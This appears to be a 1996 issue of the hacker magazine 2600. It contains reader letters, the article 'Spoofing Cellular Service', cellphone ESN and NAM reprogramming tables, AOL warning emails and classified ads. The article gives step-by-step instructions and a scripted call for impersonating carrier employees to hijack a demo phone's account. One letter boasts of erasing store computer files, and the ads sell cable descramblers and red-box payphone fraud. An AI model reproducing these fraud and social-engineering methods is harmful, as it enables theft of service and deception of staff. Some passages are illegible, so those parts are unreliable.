I stopped war dialing for about a year and recently I got back into it. I soon realized that war dialing was not going to be as easy as it used to be. The first number I dialed, a voice picked up and said "Hello? Hello?" This is what I was used to. As soon as my computer hung up the line and got ready to dial the next number, I received an incoming call. It was the guy I just war dialed. I was surprised - call return (*69) had totally slipped my mind. I have tried to war dial a couple of times since then but the same thing happens. The modem is not able to dial out because the line is tied up with all the angry incoming calls. I am able to block Caller ID with the handy *82 disable number, but what can I do about call return?

Ty Osborn
Guy At The Desk

*Since you're obviously in a part of the country where blocking (*67) does not disable *69, we have an alternate solution. Get call forwarding on your line so that when people call you back, it goes someplace else and doesn't interfere with your dialing. That's a marketing angle the phone companies are unlikely to pursue.*

Cash Registers

Dear 2600:

In your last zine (Vol. 13, #1), there was an article called "Sharp Cash Trix". I just want to add some info to it. The author says that the cash register is an ER-3100 and he didn't say that any other cash register could do the same thing. One day a friend and I were at the local Office Depot when we passed by an aisle full of cash registers. I didn't think anything of them except to push a few buttons. Then my friend reminded me of the article so we started searching for the little levers. There were about ten registers. None of them were the ER-3100 models but they all had the little levers. Thanks for the ideas, Dennis Fiery! While we were at Office Depot we decided to wreak havoc among their computers by erasing system files, making text files that said there was a virus on their computer. It's funnier than hell to put a text file in their autoexec file and make it retype itself with a batch file. Then you watch an employee try to scan their computer for viruses.

Spydir Man
Phoenix

By erasing files, you crossed the line from mischief to vandalism. That's nothing to be proud of.

Disney Facts

Dear 2600:

When I first read the article in the Winter 95-96 issue about "Infiltrating Disney" by Dr. Delam, I was quite perturbed. I was not surprised to see others felt this way and wrote to you in the Spring 96 issue. This is why I am now writing.

Concerning the letter by The Imagineer, it seems he was trying to get the point across that he was an expert on Disney World. The one sentence that caught my attention and that makes him sound almost as bad as Dr. Delam is, "A numerical keypad, yes, but a hand print reader?!?! No!!!" I have been a Disney cast member for three years now and currently work right next door to the DACS area that has been mentioned in the past two letters. I am writing to say that yes, there is a hand reader at the front door of DACS. It is an ID3D Handkey system by Recognition Systems, Inc. This door key system requires a person to type in a five digit code and then lay their hand on a metal plate located under the keypad. There are no optical sensors on the plate, and I have been told by two people with codes that it uses a temperature reader of some sort. (I didn't research far into the temperature thing, so don't quote me on that one.) The funny thing is, you can get into DACS without using this system at all. Dr. Delam said that there is a camera looking out of these doors. This is because if you press the doorbell, a receptionist looks at her camera monitor, and can buzz you in. Another thing - you may have realized that I said "front door". That is because there are five more entrances into DACS, and all you need is a "normal" key to get in. DACS is not as great as people make it out to be. Pretty much all it has are the computers to run all of the attractions and the personnel computers that hold cast members' information. If you ask me, the security level that they try to show off at the front door is too much technology for what they need.

Line Noise
Orlando

Crazy Phone

Dear 2600:

When walking around a strip mall, I heard a beeping sound. It sounded like a beeper, but faster. I looked around and no one was there. But there was a NYNEX pay phone! It was beeping. I picked up the receiver and it stopped. So I dialed my friend's house and I heard the "Thank You For Using NYNEX" recording. It didn't ask for any money, the call didn't go through, and when I hung up the phone, it started beeping again! What could this be?

PoT-UsA

Sounds like one of NYNEX's new phones was in some sort of trouble. These models are almost exactly like COCOTS and a number of them cut off the touchtone pad after only a few digits. When you pick up the receiver, you hear a fake dial tone. After you actually dial the number, the phone grabs a real dial tone and makes the call. It sounds like this phone was having trouble getting a real dial tone so it started screaming for help.

Paranoia

Dear 2600:

I would just like to say that so far you have done an excellent job of putting out nearly the only magazine focused on our personal social group. However, I have a few comments and compliments.

First, you people are seriously paranoid. It would be helpful for you to learn the difference between someone singling you out for persecution and someone having a legitimate reason to suspect you. A case in point, the letter two issues ago in which the teenager was angry because the guards at the electronics store wanted to search his bag as he was leaving. Although he might not have actually been shoplifting, you must realize two facts. First, more teenagers shoplift than any other social group, and second, backpacks are an important tool in shoplifting.

Therefore, a teenager with a backpack is a likely suspect. Such suspicion is different from a guard following him through his whole visit. That would be persecution.

My compliment (and I do have one) is for your article entitled "Hacking Disneyland". This is hot hacking is the kind of thing I would like to read more of. It is nice to see a break from the technical articles, although they are very well written.

Ben
Wichita, KS

Whether or not more teenagers are caught shoplifting, singling out one group of people is illegal. We don't have a problem with stores that require you to check your bags but there's something very wrong with stores that subject their own customers to searches as a routine measure. It's also worth noting that the author of the article never said he was a teenager. You're making a rather large assumption.

Immortalize Yourself

Send your letters to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

Ancient Computer Contest

The goal is simple. Find the oldest computer system hooked into the net. It could be a UNIVAC. Or a DEC 10. Maybe a Timex Sinclair. Who knows? If you're the first one to find an ancient system and it stays on the net throughout 1996, you'll win a lifetime subscription to 2600!

Send entries to:

2600 Ancient Computers
PO Box 99
Middle Island NY 11953
or email contest@2600.com

SPOOFING CELLULAR SERVICE

by Baxlyder

One day while sitting around the house being real bored, I came up with a novel idea. What if you didn't have to clone cellular phones to phreak from them... what if you could buy a used phone from say, a pawnshop or something, and within a couple of hours you could be sitting at the mall chatting with your friend in Australia? Impossible you say? Guess again... I know of some instances where this has been done.

Most hackers I have spoken with think the *only* way to phreak cellular is to clone a phone. *Not true.* The easiest way next to cloning a phone is to *spoof* the celco. To do the spoof the first thing you need to know is some history behind this method. Now I'm sure just about everybody has gone to the Bell, Nynex, AT&T Wireless, etc. cellular centers and placed calls on the phones in the store on display. Well, this is a *working* cellular account that is *very vulnerable* to spoofing. Catching on yet? No? OK, since this is a working account, wouldn't one think that you could in theory use this account on *any* phone if the ESN and mobile number matched what was in the account? Well, there you go. I know of this being done before. And, as far as my source in the industry has told me, the culprit has yet to be caught.

Now that you know somewhat what I am getting at, let's get into how it was done and how some celcos have put an end to this method of unauthorized use of the cellular systems.

To do this, you would need some information first off, and that is as follows:

1. The cellular number of the demo phone, easily obtained. Simply turn the phone on, and with *most* phones, hit RCL, #. Remember this number as it will be the new phone's number.

2. The ESN of the demo phone, usually found under the mobile's battery pack on the sticker with the manufacturer's info.

3. The store number and address - also a good idea to know the manager's name and the hours of operation.

Now that you are armed with this information, take the ESN off of your phone, and convert it to decimal if it is not already in that form. Most cities have two celcos. Call the celco that you intend to spoof, and tell them you are buying a used phone and would like to make sure it is not stolen or that it doesn't have an outstanding bill. More times than not, the rep will be more than happy to do this for you. He/she is just helping the customer out. If the rep says it is in the bad list or more commonly referred to as the "Negative File", ask if it is because of a bill owed. They will usually tell you if it is. If the rep says he/she cannot tell you, then the phone is more than likely stolen, and cannot be used for spoofing. Save it for later cloning and get another phone. Once you have this information, if the phone is not stolen and doesn't have a bill with that celco, then skip the next step. If it only has an outstanding bill, then wait about 10 or 15 minutes and call the celco you intend to spoof back, and tell them you are signing up with the other celco, and they said to call y'all and get the phone "cleared". Most of the time the rep will tell you to hold, then after a minute or two come back and say, "Sir, you shouldn't have any problems hooking your phone up with blah blah celco, I had your phone removed from the negative file" or something to that effect. If not, raise hell about it and ask to speak to the supervisor. All you want to do is get legit service with the other celco, and the first celco can't stand in the way of the other's business.

Now the fun part where your social engineering skills come into play. You can now call the celco up and say you are one of their employees from the phone center you visited, and need blah blah whatever done because your systems are down and you've had a bad day or whatever. A possible scenario would be something like:

CELCO REP: Joe Blow Cellular, my name is Jomama, may I help you?

SPOOFER: Hi Jomama, this is Phred from the Anytown office. Our system is down out here, and I need you to pull up mobile number NPA-XXX-XXXX for me.

CELCO REP: OK Phred, hold on a second while I get into the switch.... OK, what can I do for you?

SPOOFER: We had a customer's kid drop one of the demo phones and I need to verify ESN on that account. It should be 12345678901.

CELCO REP: Yes phred, that's correct.

SPOOFER: Looks like the kid broke it. OK, I'm gonna need you to change that to 12345678902.

CELCO REP: Ok phred, done. Can I do anything else for you?

SPOOFER: Nope, that was it. Thanks, bye.

Don't be afraid to engage in idle chit-chat while the rep is working in the switch. It makes you seem more believable, plus the rep is less likely to have a chance to question who you claim to be if you keep their mind occupied with other things. What you have done in the above scenario is called the celco claiming to be one of their technicians, and as far as the rep knows, you just replaced a damaged display phone.

The drawback of this method is that once the celco figures out what has happened, your phone is as hot as a stolen phone and is then worthless. Second of all, this is considered fraud and is a federal crime. But it is a cheap, easy method of getting cellular service, without having to buy a lot of expensive equipment to clone phones, which, by the way, is illegal (as if you didn't know)

REPROGRAMMING DATA

by DD

Here is some info on reprogramming your cell phones.

AUDIOVOX BC40, 45, CMT420, 405, 415, 450, 550, 605, 625, 750, 1150, 6275

NOTES: This is a single NAM unit.
The ESN prefix is 138 decimal, 8A hex (Toshiba).
You must know the lock code to program this unit.
Audiovox: 516-231-6051/[illegible]

NAM PROGRAMMING:

1. With the power turned on enter # # # FUNC # 1, where ### is the three digit lock code. The manufacturer's default is 000.
2. The # key increments the step number
3. The * key decrements the step number
4. STO enters the data for each step.
5. You MAY directly access any step by pressing RCL followed by the step number.
6. FUNC END completes programming.
7. FUNC CLR exits programming mode.

PROGRAMMING DATA:

STEP#	NEW DIGITS/RANGE	DESCRIPTION
01	3 DIGITS	FIRST THREE DIGITS OF PHONE NUMBER
02	4 DIGITS	LAST FOUR DIGITS OF PHONE NUMBER
03	3 DIGITS	LOCK CODE
04	3 DIGITS	AREA CODE
05	00001 - 32767	SYSTEM ID
06	0 OR 1	HORN ALERT
07	0 OR 1	HANDS FREE
08	0 OR 1	CONTINUOUS DTMF
09	0 OR 1	REPERTORY DIALLING
10	00 TO 15	GROUP ID (10 FOR USA)
11	00 TO 15	ACCESS OVERLOAD CLASS
12	0000 [illegible]	STATION CLASS MARK
13	0 OR 1	LOCAL USE MARK
14	0 OR 1	MIN MARK
15	0333/0334	IPCH, AUTOMATICALLY SET
16	0 OR 1	PREFERRED SYSTEM, AUTOMATICALLY SET
17	000 TO 255	SEE NOTE 1 BELOW
18	000	SET TO 000 ONLY
19	000	SET TO 000 ONLY
20	00001 - 32767	SYSTEM ID INHIBIT
21	0 TO 31	HORN ALERT TIME OUT IN HOURS (CMT 550 ONLY)
22	0 TO 31	[illegible] TIME OUT IN HOURS (CMT 550 ONLY), SEE ALSO NOTE 2 BELOW
23	0 TO 255	[illegible] TIME DELAY IN SECS (NOT ALL MODELS)
24	000 TO 999	[illegible] CODE
25	000	SET TO 000 ONLY
26	CHECKSUM	AUTOMATICALLY SET
27	CHECKSUM	AUTOMATICALLY SET

NOTES:

1. These options can be selected by adding together the following codes:

0 = No options.
1 = Preferred system lock (not on CMT 550).
2 = Auto lock (CMT 550 only).
4 = Call timer beep (CMT 550 only).
8 = Fore Roam inhibit.
16 = Automatic system select (CMT 550 only).

Add together the codes of the desired options, for example to select call timer beep and auto redial add 4 to 16 for a code of 020.

2. 1 to 31 hours, except that a setting of 0 will turn phone off after 8 hours.

LOCK: F 4. UNLOCK: Enter three digit code.

A/B SYSTEM SELECT

This procedure only works on models manufactured after September 15, 1987. The first two digits of the serial number indicate the month (01-12). The third digit of the serial number indicates the last digit of the year (198x).

FCN 7 STO = PREFERRED SYSTEM.
FCN 8 STO = HOME SYSTEM ONLY.
FCN 9 STO = NON PREFERRED SYSTEM.
FCN 0 SWITCHES BETWEEN A/B AND B/A.
PRESS STO WHEN THE DESIRED OPTION IS DISPLAYED.

MOTOROLA

NOTES: Some units have dual NAM's.
The ESN prefix is 130 decimal, 82 hex.
Motorola: 1-800-331-6456

There are MANY different models of Motorola phones sold under various brand names. If you think it's a Motorola, it probably is.

Determine which access sequence to use:

HAND HELD PORTABLE MODELS

If the phone has an FCN button and no MENU button use sequence 1.
If the phone has no FCN button use sequence 2.
If the phone has a MENU button and an FCN button use sequence 6.

INSTALLED MOBILE PHONES AND TRANSPORTABLE MODELS

If the phone has no FCN button and no RCL button use sequence 3.
If the phone has an FCN button use sequence 4.
If the phone has a RCL button use sequence 5.
If the phone has an RCL button and no FCN button use sequence 5.

SEQUENCE	ACCESS CODE
1	FCN (SECURITY CODE TWICE) RCL
2	STO # (SECURITY CODE TWICE) RCL
3	CTL 0 (SECURITY CODE TWICE) *
4	FCN 0 (SECURITY CODE TWICE) RCL
5	FCN 0 (SECURITY CODE TWICE) RCL
6	CTL 0 (SECURITY CODE TWICE) RCL

The default security code is 000000. The FCN (function) button is the single black button on the side of the handset.

NAM PROGRAMMING:

1. Turn the power on.
2. Within ten seconds enter the access sequence as determined above.
3. The phone should now show "01" on the left of the display. This is the first programming entry step number. If it does not, the security code is incorrect, or the programming lock-out counter has been exceeded. In either case you can still program the unit by following the steps under TEST MODE PROGRAMMING below.
4. The * key is used to increment each step: Each time you press * the display will increment from the step number, displayed on the left, to the data stored in that step, displayed on the right. When the data is displayed make any necessary changes and press * to increment to the next step number.
5. The SND key is used to complete and exit programming when any STEP NUMBER is displayed. If you have enabled the second phone number bit in step 10 below then pressing SND will switch to NAM 2. Steps 01 thru 06, 09, and 10 will repeat for NAM 2, the step number will be followed by a "2" to indicate NAM two.
6. The CLR key will revert the display to the previously stored data.
7. The # key will abort programming at any time.

PROGRAMMING DATA:

STEP#	#OF DIGITS/RANGE	DESCRIPTION
01	00000 - 32767	SYSTEM ID
02	3 DIGITS	AREA CODE
03	7 DIGITS	TEL NUMBER
04	2 DIGITS	STATION CLASS MARK
05	2 DIGITS	ACCESS OVERLOAD CLASS
06	2 DIGITS	GROUP ID (10 IN USA)
07	6 DIGITS	SECURITY CODE
08	3 DIGITS	LOCK CODE
09	0333 OR 0334	INITIAL PAGING CHANNEL
10	6 DIGIT BINARY	OPTION PROGRAMMING (SEE NOTE 1)
11	3 DIGIT BINARY	OPTION PROGRAMMING (SEE NOTE 2)

NOTES:

Take care with Motorola's use of "0" and "1". Some options use "0" to enable, some use "1".

1. This is a 6 digit binary field used to select the following options:

Digit 1: Internal handset speaker. 0 to enable.
Digit 2: Local Use Mark. 0 or 1.
Digit 3: MIN Mark. 0 or 1.
Digit 4: Auto Recall. always set to 1 (enabled).
Digit 5: Second phone number (not all phones). 1 to enable.
Digit 6: Diversity (Two antennas, not all phones). 1 to enable.

2. This is a 3 digit binary field used to select the following options.

Digit 1: Continuous DTMF. 1 to enable.
Digit 2: Transportable Ringer/Speaker. 0=transducer, 1=handset.
Digit 3: 3 hour time out in transportable mode. 0 to enable.

TEST MODE ACCESS.

INSTALLED MOBILE PHONES AND TRANSPORTABLE MODELS

To enter test mode on units with software version 85 and higher you must short pins 20 and 21 of the transceiver data connector. An RS232 break out box is useful for this, or construct a test mode adaptor from standard Radio Shack parts.

For MINI TAC or Silver Mini Tac transceivers (smaller data connector) you can either short pins 3 and 14 or simply use a paper clip to short the hands free microphone connector.

HAND HELD PORTABLE MODELS:

There are two basic types of Motorola portable phones, the Micro-Tac series "Flip" phones, and the larger 8000 and Ultra Classic phones. Certain newer Motorola and Pioneer badged micro-tac phones do not have a "flip", but follow the same procedure as the Micro-Tac.

8000 & ULTRA CLASSIC SERIES.

If you have an 8000 series phone determine the "type" before trying to enter test mode. On the back of the phone, or on the bottom in certain older models, locate the F09... number. This is the serial number. If the EIGHTH digit of this number is a "0" you CANNOT program the unit through test mode. A Motorola RTL4154/RTL4153 programmer is required to make any changes to this unit.

Having determined that you do not have a "0" series phone the following procedure is used to access test mode:

Remove the battery from the phone and locate the 12 contacts at the top near the antenna connector. These contacts are numbered 1 through 12 from top left through bottom right. Pin 6, top right, is the Manual Test Mode Pin. You must ground this pin while powering up the phone. Pin 7 (lower left) or the antenna connector should be used for ground. Follow one of these procedures to gain access to pin 6:

1. The top section of the battery that covers the contacts contains nothing but air. By careful measuring you can drill a small hole in the battery to gain access to pin 6. Alternately simply cut the top off the battery with a hack saw. Having gained access use a paper clip to short pin 6 to the antenna connector ground while powering up the phone.
2. If you do not want to "destroy" a battery you can apply an external 7.5 volts to the + and - connectors at the bottom of the phone. Ground pin 6 while powering up the phone as above.
3. You can also try soldering or jamming a small jumper between pins 6 and 7 (top right to lower left), or between pin 6 and the antenna connector housing ground. Carefully replace the battery and power up the phone. Use caution with this method not to short out any other pin.
4. A cigarette lighter adaptor, if you have one, also makes a great test mode adaptor as it can be disassembled to give you easier access to pin 6.

Many are pre-marked, or even have holes in the right location. This is because they are often stamped from the same mold that the manufacturer uses for making hands-free adaptor kits and these kits require access to the phone's connectors.

MICRO-TAC "FLIP" SERIES:

This phone follows similar methods as outlined for the 8000 series above. Remove the battery and locate the three contacts at the bottom of the phone. The two outer contacts are raised and connect with the battery. The center contact is recessed. This is the Manual Test Mode connector. Now look at the battery contacts. The two outer ones supply power to the phone, the center contact is an "extra" ground. This ground needs to be shorted to the test mode connector on the phone. The easiest way to do this is to put a small piece of solder wick, wire, aluminum foil, or any other conductive material into the recess on the phone. Having done this carefully replace the battery and turn on the power. If you have been successful the phone will wake up in test mode.

TEST MODE PROGRAMMING.

When you first access test mode the phone's display will alternate between various status information that includes the received signal strength and channel number. The phone will operate normally in this mode. You can now access Service Mode by pressing the # key. The display will clear and a ? will appear. Use the following procedure to program the phone:

1. Enter 55# to access programming mode.
2. The * key advances to the next step. (NOTE that test mode programming does NOT have

step numbers, each time you press the * key the phone will display the next data entry.)
3. The CLR key will revert the display to the previously stored data.
4. The # key aborts programming at any time.
5. To complete programming you must scroll through ALL entries until a - appears in the display.
6. Note that some entries contain more digits than can be displayed by the phone. In this case only the last part of the data will be seen.

TEST MODE PROGRAMMING DATA:

STEP	NO. DIGITS/RANGE	DESCRIPTION
01	00000 - 32767	SYSTEM ID
02	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 1 BELOW
03	10 DIGITS	MIN (AREA CODE & TEL#)
04	2 DIGITS	STATION CLASS MARK
05	2 DIGITS	ACCESS OVERLOAD CLASS
06	2 DIGITS	GROUP ID (10 IN USA)
07	6 DIGITS	SECURITY CODE
08	3 DIGITS	LOCK CODE
09	3 DIGITS	SERVICE LEVEL (LEAVE AT 004)
10	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 2 BELOW
11	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 3 BELOW
12	0333 OR 0334	INITIAL PAGING CHANNEL
13	0333	"A" SYSTEM IPCH
14	0334	"B" SYSTEM IPCH
15	3 DIGIT	NUMBER PAGING CHANNEL (021 IN USA)
16	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 4 BELOW

Steps 01 through 06 and 10 will repeat for NAM 2 if the second phone number bit has been enabled in step 11.

NOTES:

Take care with Motorola's use of "0" and "1". Some options use "0" to enable, some use "1".

There are eight digit binary fields used to select the following options:

1. (Step 02 above, suggested entry is: 11103001 for "A" system, 10001001 for "B" system)

Digit 1: Local use mark, 0 or 1.
Digit 2: Preferred system, 0 or 1.
Digit 3: End to end (DTMF) dialing, 1 to enable.
Digit 4: Not used, enter 0.
Digit 5: Repertory (speed) dialing, 1 to enable.
Digit 6: Auxiliary (horn) alert, 1 to enable.
Digit 7: Hands free (VSP) auto mute, 1 to enable (mutes outgoing hands-free audio until the MUTE key is pressed).
Digit 8: Min mark, 0 or 1.

2. (Step 10 above, suggested entry is: 00001001)

Digits 1 - 4: Not used in USA, enter 0.
Digit 5: Single system scan, 1 to enable (scan A or B system only, determined by bit 2 of step 02. Set to "0" to allow user the option).
Digit 6: Super speed dial, 1 to enable (pressing N, or NN SND will dial the number stored in memory location NN).
Digit 7: User selectable service level, 0 to enable (allows user to set long distance/memory access dialing restrictions).
Digit 8: Lock function, 0 to enable (allows user to lock/un-lock the phone - if this is set to 1 the phone cannot be locked).

3. (Step 11 above, suggested entry is: 00000000)

Digit 1: Handset programming, 0 to enable (allows access to programming mode without having to enter test mode).
Digit 2: Second phone number (not all phones), 1 to enable.
Digit 3: Call timer access, 0 to enable.
Digit 4: Auto system busy redial, 0 to enable.
Digit 5: Speaker disable, 1 to enable (use with select VSP units only, do not use with 2000 series mobiles).
Digit 6: IMTS/Cellular, 1 to enable (rarely used).
Digit 7: User selectable system registration, 0 to enable.
Digit 8: Dual antennas (Diversity), 1 to enable.

4. (Step 16 above, suggested entry is: 00100000 for portable and 00110011 for mobile units)

Digit 1: Not used, 0 only.
Digit 2: Not used, 0 only.
Digit 3: Continuous DTMF, 1 to enable (software version 8??? and later)
Digit 4: 8 hour time-out, 0 to enable (software version 8??? and later)
Digit 5: Not used, 0 only.
Digit 6: Failed page indicator, 0 to enable (phone beeps when an incoming call is detected but signal conditions prevent completion of the call)
Digit 7: Portable unit, 0 for portable, 1 for mobile units.

OTHER USEFUL TEST MODE COMMANDS:

01# RESTART (POWER OFF THEN ON)

02# STATIC DISPLAY, ALTERNATES BETWEEN:

ABC DEF where:

ABC = Channel number
DEF = Received sensitivity for that channel

and: A B C D E F G where:

A = SAT Frequency (0=5970, 1=6000, 2=6030, 3=no channel lock)
B = Carrier (0=off, 1=on)
C = Signalling tone (0=off, 1=on)
D = Power level (0 through 7)
E = Channel mode (0=voice channel, 1=control channel)
F = Receive audio mute (0=unmuted, 1=muted)
G = Transmit audio mute (0=unmuted, 1=muted)

Press * to hold display and # to exit

07# Mute receive audio.
08# Unmute receive audio.
32# Initialize non-volatile memory (resets air timers and all memory locations, makes phone look "new").

[illegible] (NNN in milliseconds) scans from channel 1 to 666 in order, paused by NNN milliseconds, or press * to pause scan, # aborts.

Other test mode commands are available, but not covered here. Use caution as it is possible to alter settings that will make the phone operate unreliably, if at all!

C-SCAN OPTION:

Newer Motorola phones are equipped with a feature called C-Scan. This is an option along with the standard A/B system selections. C-Scan allows the phone to be programmed with up to five inhibited system IDs per NAM. This is designed to prevent the phone from roaming onto certified non-home systems and therefore reduce "accidental" roaming fees.

1. [illegible] can only be programmed from test mode. Power phone up with the relevant test mode contact grounded (see above).
2. Press # to access test mode.
3. Press [illegible], the phone will display [illegible] 40000.
4. Enter the first identified system ID and press *. Continue to enter additional system IDs if required. After the 5th entry the phone will display [illegible]. Press * to continue and add system IDs for NAM 2 as required.
5. If an incorrect entry is made (outside the range of 00000-32767) the display will not change; press CLR and re-enter. Use a setting of 40000 for any unneeded locations.
6. When the last entry has been made press * to store and press # to exit. Turn off power.

ESN/UNLOCK PROCEDURES:

Phones with "LOCK" buttons: Press lock for at least 1/2 a second.
Phones with an "FCN" button: Press FCN 5, note that 5 has the letters "JKL" and L" for lock.
Phones with no FCN or LOCK button: Press Control 5, control is the black volume button on the side of the handset.

SYSTEM SELECT PROCEDURES:

Phones with an RCL button: Press RCL *, then * to select, STO to store.
Phones with no RCL button: Press Control * then * to select, # to store.

Options are:

OPT AB: Preferred/Non preferred with system lockout
Std A/B, or Std B/A: Preferred/Non preferred.
SCAN AB, or SCAN BA: Non preferred/preferred.
SYS A: "A" Only
SYS B: "B" Only
HOME: Home only

(These are typical options, some phones vary. S-Scan only available on newer models and does not appear unless programmed, see above.)

GENERAL NOTES:

HANDSETS: Most Motorola handsets are interchangeable. When a handset is used with a transceiver other than the one it was designed for the display will show "[illegible]". Some features and buttons may not work, for instance if the original handset did not have an RCL or STO button, and the replacement does, you will have to use the control * or control # sequence to access memory and A/B system select procedures.

NOKIA LX11 & M11

NOTES: These are dual NAM units.
The ESN prefix is 165 decimal & A5 hex.
Nokia: [illegible]-5555

NAM PROGRAMMING:

1. Turn power on.
2. Enter * 3 0 0 1 # [illegible] where [illegible] is the security code; 1 2 3 4 5 is the factory default.
3. If the above was successful the phone will display "[illegible] INFO [illegible]". Skip to step 5 to program NAM 1, or complete steps 4 & 5 to switch to NAM 2.
4. Press SND and the phone will display "[illegible] INFO [illegible]".
5. Press SND and the phone will display "[illegible] INFO [illegible]".
6. Press SND, the first data entry will be displayed.
7. Press SND to store and increment each step.
8. The [illegible] key toggles single digit options.
9. Press END CLR to exit programming having entered all steps.

PROGRAMMING DATA

STEP	NO. DIGITS/RANGE	DISPLAY	DESCRIPTION
01	00000 - 32767	[illegible]	SYSTEM ID
02	0 OR 1	MIN Mark	MIN MARK
03	0 OR 1	LOCL USE	LOCAL USE MARK
04	10 DIGITS	Phone	MIN (AREA CODE & TEL#)
05	08 ONLY	St CLASS	STATION CLASS MARK
06	333 OR 334	Paging Ch	INITIAL PAGING CHANNEL
07	2 DIGITS	[illegible] LOAD CLASS	ACCESS OVERLOAD CLASS
08	A OR B	PREF Sys	PREFERRED SYSTEM (A/B [illegible])
09	2 DIGITS	GROUP ID	GROUP ID (10 IN USA)
10	5 DIGITS	SECurity	SECURITY CODE
11	MM-DD-YY	[illegible] DATE	CAN NOT BE CHANGED
12	MM-DD-YY	[illegible] DATE	INSTALLATION DATE
13		Prog done	PRESS END/CLR TO EXIT

LOCK: SEL LCK. UNLOCK: Enter four digit code.

SYSTEM SELECT: SEL 1 then 1 to scroll: A = A only, B = B only, S = Pref/non pref, H = Home only.

NOKIA 510, [illegible]

NOTES: This is a single NAM unit.
The ESN prefix is 165 decimal & A5 hex.
Nokia: [illegible]

NAM PROGRAMMING:

1. Turn power on.
2. Enter * 3 [illegible] # [illegible] *, where [illegible] is the lock code, the factory default is 1234. If the lock code is not known and can't be guessed the phone cannot be programmed without a Nokia service handset.
3. Press SEL to store data and scroll between parameter names and values.
4. Press CLR to correct an entry.
5. Press END to start programming.
6. At any time press SEL END to exit and complete programming. The phone will also automatically exit if you scroll through all parameters.

PROGRAMMING DATA

STEP	NO. DIGITS/RANGE	DISPLAY	DESCRIPTION
01	00000 - 32767	[illegible]	SYSTEM ID
02	0 OR 1	ACCESS	ACCESS METHOD (MIN MARK)
03	0 OR 1	LOCAL	LOCAL USE MARK
04	10 DIGITS	Phone N	MIN (AREA CODE & TEL#)
05	08 ONLY	CLASS	STATION CLASS MARK
06	333 OR 334	PAGE Ch	INITIAL PAGING CHANNEL
07	2 DIGITS	O-LOAD	ACCESS OVERLOAD CLASS
08	2 DIGITS	GROUP	GROUP ID (10 IN USA)
09	4 DIGITS	LOC CODE	LOCK CODE

NOTE: It is suggested that the lock code be either left at 1234, or the last four digits of the phone number.

LOCK: SEL LCK. Unlock: Enter four digit code.

SYSTEM SELECT: SEL 1 then 1 to scroll: A = A only, B = B only, S = Pref/non pref, H = Home only

Subj: TOS Violation Report
Date: 96-07-18 02:08:22 EDT
From: CATWatch05
To: XXXXXX

Dear Member,

This e-mail has been sent to all of your screen names. If you have already read it under another screen name, please disregard this copy.

A screen name associated with your master account recently entered the chat room warez. This chat room is reportedly being used to illegally trade software in violation of U.S. law and AOL's Terms of Service. In accordance with our Terms of Service, AOL reserves the right to treat as public any private chat room whose directory or room name is published or becomes generally known or available. Please be advised that members found in these rooms may lose their AOL membership without further warning.

If you entered this room in response to offers of "free online time", "upgrades of AOL" or the like, you should be aware that these offers are fraudulent. AOL does not issue credit through private rooms, and upgrades of our software are only available in designated free areas of AOL. If you come across any of these false offers, we would appreciate it if you would report them to the Community Action Team (keyword: TOS). If you believe you have entered such a room by accident, please contact the Community Action Team as soon as possible (keyword:TOS).

We remind you that the AOL community depends on our members abiding by our community rules. If you are unfamiliar with these rules, please take the time to read AOL's Terms of Service, which is always available free online by going to keyword "TOS".

If you have any questions or comments regarding this situation, please feel free to contact us at the screen name TOSEMAIL1.

Regards,
The Community Action Team
America Online, Inc.

If you dare to enter rooms with names like warez, freewarez, dive, or even hacker related subjects, your account will get the following warning. If you enter the room a second time, your account will get killed. Where else but AOL can you get into trouble by going into publicly available areas on their own system?

Subj: Terms of Service
Date: 96-06-04 14:40:30 EDT
From: TOSNames1
To: FutureFUCT

Dear Member:

As this mail has been sent to all of your screen names, you may have already read it under another screen name. If so, please disregard this copy.

After having reviewed the screen name FutureFUCT we have determined that it does not comply with our Terms of Service (which prohibit the use of vulgar or sexually oriented language, harassment, discussion of illegal activities, conducting commercial business, impersonation of other living persons other than yourself, and other activities that may impair the enjoyment of our members).

We make every effort to consider what may be the personal preferences of the individual when reviewing screen names. However, we still request that you delete this screen name as soon as possible. Should the screen name not be deleted, we have no alternative but to take additional action which may involve account termination.

A note of this incident was placed on your account history. Our records show that this is the first warning on your account, and we suggest you review the Terms of Service by going to keyword "TOS".

If you have any questions or comments regarding this situation, please feel free to write.

Regards,
Gene
Community Action Team
America Online, Inc.

When using AOL, you should be very careful what you decide to name yourself. You never know when you might offend someone. On AOL, people get offended quite often.

Marketplace

Happenings

BEYOND HOPE. It's the long-awaited sequel to Hackers On Planet Earth and it takes place in New York City on August 1, 2, and 3, 1997 (tentative). Location and registration info to be announced. Contact our voice BBS for more info (516) 473-2626 or email: beyondhope@2600.com or check our web site: www.2600.com.

For Sale

MICROSOFT TRAINING VIDEOS on Windows 95, Windows NT 4.0, Word 95, Excel 95, Access 95, PowerPoint 95, Schedule+ 95, and many other videos. Prices range from $24.95 to $49.95. Bundle packages are available! Call InterSoft Development Group, Inc. at (847) 679-7252 for a free catalog.

HACK THE PLANET. A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3 check or money order payable to CASH. Also available is an MCI-style black hat with white lettering that says PHONE PATROL, only $18. 2447 Fifth Avenue, East Meadow, NY 11554-3226.

FREE CABLE TV: Cable TV boxes enable you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. Box cannot be bulleted! You must call or email first and tell us the brand and model number of the cable box you have. Example: Jerrold DPV5XXX. Only $199 U.S. & $15 shipping & handling. Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instructions on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch and more! This video will save you thousands of dollars every year. Best investment you'll ever make! Only $39 US & $5 for shipping & handling. We sell 6.50 MHz crystals too! COD available or send check or money order to: East America Company, Suite 300H, 156 Sherwood Place, Englewood, NJ 07631-3611. Tel: (201) 343-7017. Email: 76581.3071@compuserve.com. Free technical support!

